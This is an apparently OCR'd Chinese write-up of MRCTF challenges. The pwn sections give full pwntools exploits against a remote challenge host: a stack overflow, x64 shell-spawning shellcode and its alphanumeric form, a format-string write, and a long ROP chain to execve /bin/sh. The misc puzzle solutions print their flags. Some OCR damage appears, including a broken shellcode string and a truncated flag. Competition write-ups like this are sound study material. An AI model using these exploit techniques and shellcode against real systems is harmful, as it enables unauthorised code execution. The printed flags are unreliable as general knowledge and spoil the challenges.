
读入v4 +0x30后达到v5的位置写入fake_flag即可

```
from pwn import *
#p=process('./easy_overflow')
p=remote('38.39.244.2',28021)
payload="\x00"*0x30+"n0t_r3@11y_f1@g"
p.sendline(payload)
p.interactive()
```

shellcode

检查保护发现没开nx且存在RWX （可读可写可执行段）

debug测试



测试输入数据看见stack段可执行 且输入数据也在stack处 所以直接写入x64的shellcode getshell

```
from pwn import *
context(arch='amd64', os='linux')
#p=process('./shellcode-1')
p=remote('38.39.244.2',28072)
shellcode_64="\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05"
#print shellcode_64
p.sendline(shellcode_64)
p.interactive()
```

Easy_equation

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  memset(&s, 0, 0x400uLL);
  fgets(&s, 1023, stdin);
  printf(&s, 1023LL);
  if ( 11 * judge * judge + 17 * judge * judge * judge * judge - 13 * judge * judge * judge - 7 * judge == 198 )
    system("exec /bin/sh");
  return 0;
}
```

程序很简单 读入字符串s 然后打印字符串s 存在格式化字符串漏洞
需要满足if条件即可拿到shell， 由于我太菜忘记咋解干脆直接爆破了2333
枚举脚本

```
for judge in range(100000):
    if 11 * judge * judge + 17 * judge * judge * judge * judge - 13 * judge * judge * judge - 7 * judge==198:
```

```
        print(judge)
        break
```

解得 judge需要等于2

```
.bss:000000000060105C judge       dd ?                ; DATA XREF: main+47↑r
```

judge在bss段处 首先确定此处可写

```
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00401000         r-xp      /home/ios/APwn/MRCTF/easy_equati
on
0x00600000         0x00601000         r--p      /home/ios/APwn/MRCTF/easy_equati
on
0x00601000         0x00602000         rw-p      /home/ios/APwn/MRCTF/easy_equati
on
0x01b77000         0x01b99000         rw-p      [heap]
0x00007f71400d6000 0x00007f7140296000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.
so
```

看到 0x00601000-0x00602000段拥有可读可写

debug调试如何写入2到judge

exp

```
from pwn import *
context(arch='amd64', os='linux')
program='./easy_equation'
#p=remote('38.39.244.2',28030)
#def exec_fmt(payload):
#    p = process(program)
#    p.sendline(payload)
#    info=p.recv()
#    return info
#
#autofmt = FmtStr(exec_fmt)
p = process(program)
payload="B%"+str(0x200001)+"c$hhn"+p64(0x060105C)
print payload
def debug(addr = '0x0400635'):
    raw_input('debug:')
    gdb.attach(p, "b *"+addr)
debug()
p.sendline(payload)
p.interactive()
```

shellcode Revenge

检查代码

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf[1032]; // [rsp+0h] [rbp-410h]
  int v5; // [rsp+408h] [rbp-8h]
  int i; // [rsp+40Ch] [rbp-4h]
  write(1, "Show me your magic!\n", 0x14uLL);
  v5 = read(0, buf, 0x400uLL);
  if ( v5 <= 0 )
```

```
    return 0;
  for ( i = 0; i < v5; ++i )
  {
    if ( (buf[i] <= 96 || buf[i] > 122) && (buf[i] <= 64 || buf[i] > 90)
&& (buf[i] <= 47 || buf[i] > 90) )
    {
      printf("I Can't Read This!");
      return 0;
    }
  }
  return 0;
}
```

和shellcode题目没区别但是添加了字符信息判断 也就是需要一个shellcode 并且shellcode只能为大写小写字母、数字组成
利用Alpha3将shellcode生产为字母数字形式


```
python ./ALPHA3.py x64 ascii mixedcase rax --input="sc.bin" > out.bin
```

exp

```
from pwn import *
context(arch='amd64', os='linux')
#p=process('./shellcode-revenge')
p=remote('38.39.244.2',27942)
shellcode_64="Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2
G0Z2o4H0u0P160Z0g7O0Z0C100y5O3G020B2n060N4q0n2t0B0001010H3S2y0Y0O0n0z01340
d2F4y8P115l1n0J0h0a070t"
payload=shellcode_64
log.info(p.recvuntil('Show me your magic!'))
p.send(payload)
p.interactive()
```


nothing_but_everything

先拖了ida 发现文件很大 且无符号



测试运行程序 输入 输入 输出。除此无其他提示

利用




尝试恢复一些符号表 确定了start函数，根据经验可以从 start向下寻找

此处是我自行修复后的代码 在修复前可以对比特征 输入 输入输出 以及setbuf 定位


接着就很简单了 读入buf 0x300 存在溢出

checksec



可以溢出但是不能写shellcode， 所以需要构造x64ROP

此处可以偷鸡 因为程序很大猜测肯定是静态编译程序、去符号表，可以利用工具直接生成ropchain



确定溢出偏移

```
ios@ubuntu: ~/APwn/MRCTF
vAAYAAwAAZAAxAAyA\n'
03:0018|       0x7fffffffdd20 ◂— 'RAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA\n'
04:0020|       0x7fffffffdd28 ◂— 'ApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA\n'
05:0028|       0x7fffffffdd30 ◂— 'AAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA\n'
06:0030|       0x7fffffffdd38 ◂— 'VAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA\n'
07:0038|       0x7fffffffdd40 ◂— 'AuAAXAAvAAYAAwAAZAAxAAyA\n'
──────────────────────────[ BACKTRACE ]──────────────────────────
 ► f 0           400bc5
   f 1 414f41413941416a
   f 2 6c41415041416b41
   f 3 41416d4141514141
   f 4 415341416f414152
   f 5 7141415441417041
   f 6 4141724141554141
   f 7 4157414174414156
   f 8 7641415841417541
   f 9 4141774141594141
   f 10 417941417841415a
Program received signal SIGSEGV (fault address 0x0)
gdb-peda$ pattern offset 0x414f41413941416a
4706051884014715242 found at offset: 120
```

ok getshell

```
from pwn import *
from struct import pack
#c=process('./pwn-4')
c=remote("38.39.244.2",28067)
def pwn():
    # Padding goes here
    p = 'A'*120
    p += pack('<Q', 0x00000000004100d3) # pop rsi ; ret
    p += pack('<Q', 0x00000000006b90e0) # @ .data
    p += pack('<Q', 0x00000000004494ac) # pop rax ; ret
    p += '/bin//sh'
    p += pack('<Q', 0x000000000047f261) # mov qword ptr [rsi], rax ; ret
    p += pack('<Q', 0x00000000004100d3) # pop rsi ; ret
    p += pack('<Q', 0x00000000006b90e8) # @ .data + 8
    p += pack('<Q', 0x0000000000444840) # xor rax, rax ; ret
    p += pack('<Q', 0x000000000047f261) # mov qword ptr [rsi], rax ; ret
    p += pack('<Q', 0x0000000000400686) # pop rdi ; ret
    p += pack('<Q', 0x00000000006b90e0) # @ .data
    p += pack('<Q', 0x00000000004100d3) # pop rsi ; ret
    p += pack('<Q', 0x00000000006b90e8) # @ .data + 8
    p += pack('<Q', 0x0000000000449505) # pop rdx ; ret
    p += pack('<Q', 0x00000000006b90e8) # @ .data + 8
    p += pack('<Q', 0x0000000000444840) # xor rax, rax ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
```

```
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
```

```
    p += pack('<Q', 0x0000000000474c55) # syscall ; ret
    print hex(len(p))
    c.sendline(p)
    c.interactive()
c.sendline("ios")
pwn()
```

Misc：

CyberPunk

打开程序，显示


```
I love cyberpunk2077!
It will on 2020.9.17
Since it has been open,I will give you the flag
每隔10s刷新一次
当前时间:
月: 3
日: 27
```

更改系统时间后没变化，关闭重新打开出现flag


flag:MRCTF{We1cOm3_70_cyber_security}

ezmisc

一张图片无任何值发现，改个高看下



```
89 50 4E 47 0D 0A 1A 0A  00 00 00 0D
00 00 01 F4 00 00 01 FF  08 02 00 00
0B 00 00 00 01 73 52 [illegible] 42 00 AE CE
00 04 67 41 4D 41 00 00  B1 8F 0B FC
00 09 70 48 59 73 00 00  0E C3 00 00
6F A8 64 00 00 26 C5 49  44 41 54 78
99 C4 B6 B1 45 51 C5 A5  80 F4 EC 50
```



MRCTF{1ts_vEryyyyyy_ez!}

[redacted]

你能看懂音符吗

♭♯♪||¶♬♭♭♪♭|||♭♭♬||♫♪||♩♬||♬♬♭♭♫||♩♫||♬♪♭♭♭||¶𝄎||||||||♩♬||♬♪||♩♫♭♭♭♭§||♩♩♭♭♫♭♭♭||♬♭||¶§♭♭♯||♫𝄎||♬¶|||¶𝄎||♬♫||♫♬||♫♫§=

音符加密：

♭♯♪ || ¶♬♭♭♪♭ ‖ ‖ ♭♭♬ ‖ ♫♪ ‖ ♩♬ ‖ ♬♬♭♭♫ ‖ ♩♫ ‖ ♬♪♭♭♭ ‖ ¶ 𝄎 ‖ ‖ ‖ ♩♬ ‖ ♬♪ ‖ ♩♫♭♭♭♭ § ‖ ♩♩♭♭♫♭♭♭ ‖ ‖ ♬♫ ‖ ♫♬ ‖ ♫♫ § =

加密 解密 使用密码

MRCTF{thEse_nOtes_ArE_am@zing~}

千层套路

压缩包套娃 压缩包名称为解压密码

解压poc

```
import zipfile
```

```
next_file=""
if __name__ == '__main__':
    file="0114.zip"
    zf=zipfile.ZipFile(file)
    #f=zf.open('1.xlsx',mode='r',pwd='123456'.encode('utf-8'))
    a=zf.namelist()
    next_file=a[0]
    try:
        password=file.replace(".zip","")
        zf.extractall(pwd=password)
    except RuntimeError as e:
        print(e)
    zf.close()
    for i in range(1000):
        zf=zipfile.ZipFile(next_file)
        #f=zf.open('1.xlsx',mode='r',pwd='123456'.encode('utf-8'))
        a=zf.namelist()
        try:
            password=next_file.replace(".zip","")
            #print password
            zf.extractall(pwd=password)
        except RuntimeError as e:
            print(e)
        next_file=a[0]
        print next_file
        zf.close()
```

得到QR.txt

将QR.txt内容转换为1和0，并使用脚本生成二维码

```
from PIL import Image
x = 200
y = 200
im = Image.new('RGB', (x, y))
white = (255, 255, 255)
black = (0, 0, 0)
f=open('file','r')
ff = f.readline()
for i in range(x):

    for j in range(y):
        if ff[i*200+j] == '1':
            im.putpixel((i, j), black)
        else:
            im.putpixel((i, j), white)
im.save("flag.jpg")
```

扫描得到flag

flag:MRCTF{ta01uyout1n0usandtimes}


不眠之夜

下载压缩包，打开是一堆图片，开始拼图

flag:MRCTF{Why_4re_U_5o_ShuL1an??}

寻找xxx

下载压缩包，打开是一段音频



手机拨号音，根据双音多频

低群/Hz	高群/Hz			
	1209	1336	1477	1633
697	1	2	3	A
770	4	5	6	B
852	7	8	9	C
941	*	0	#	D


识别出18684221609

发送到公众号得到


flag:MRCTF{Oh!!!!!_Y0u_f1nd_my_secret

pyFlag

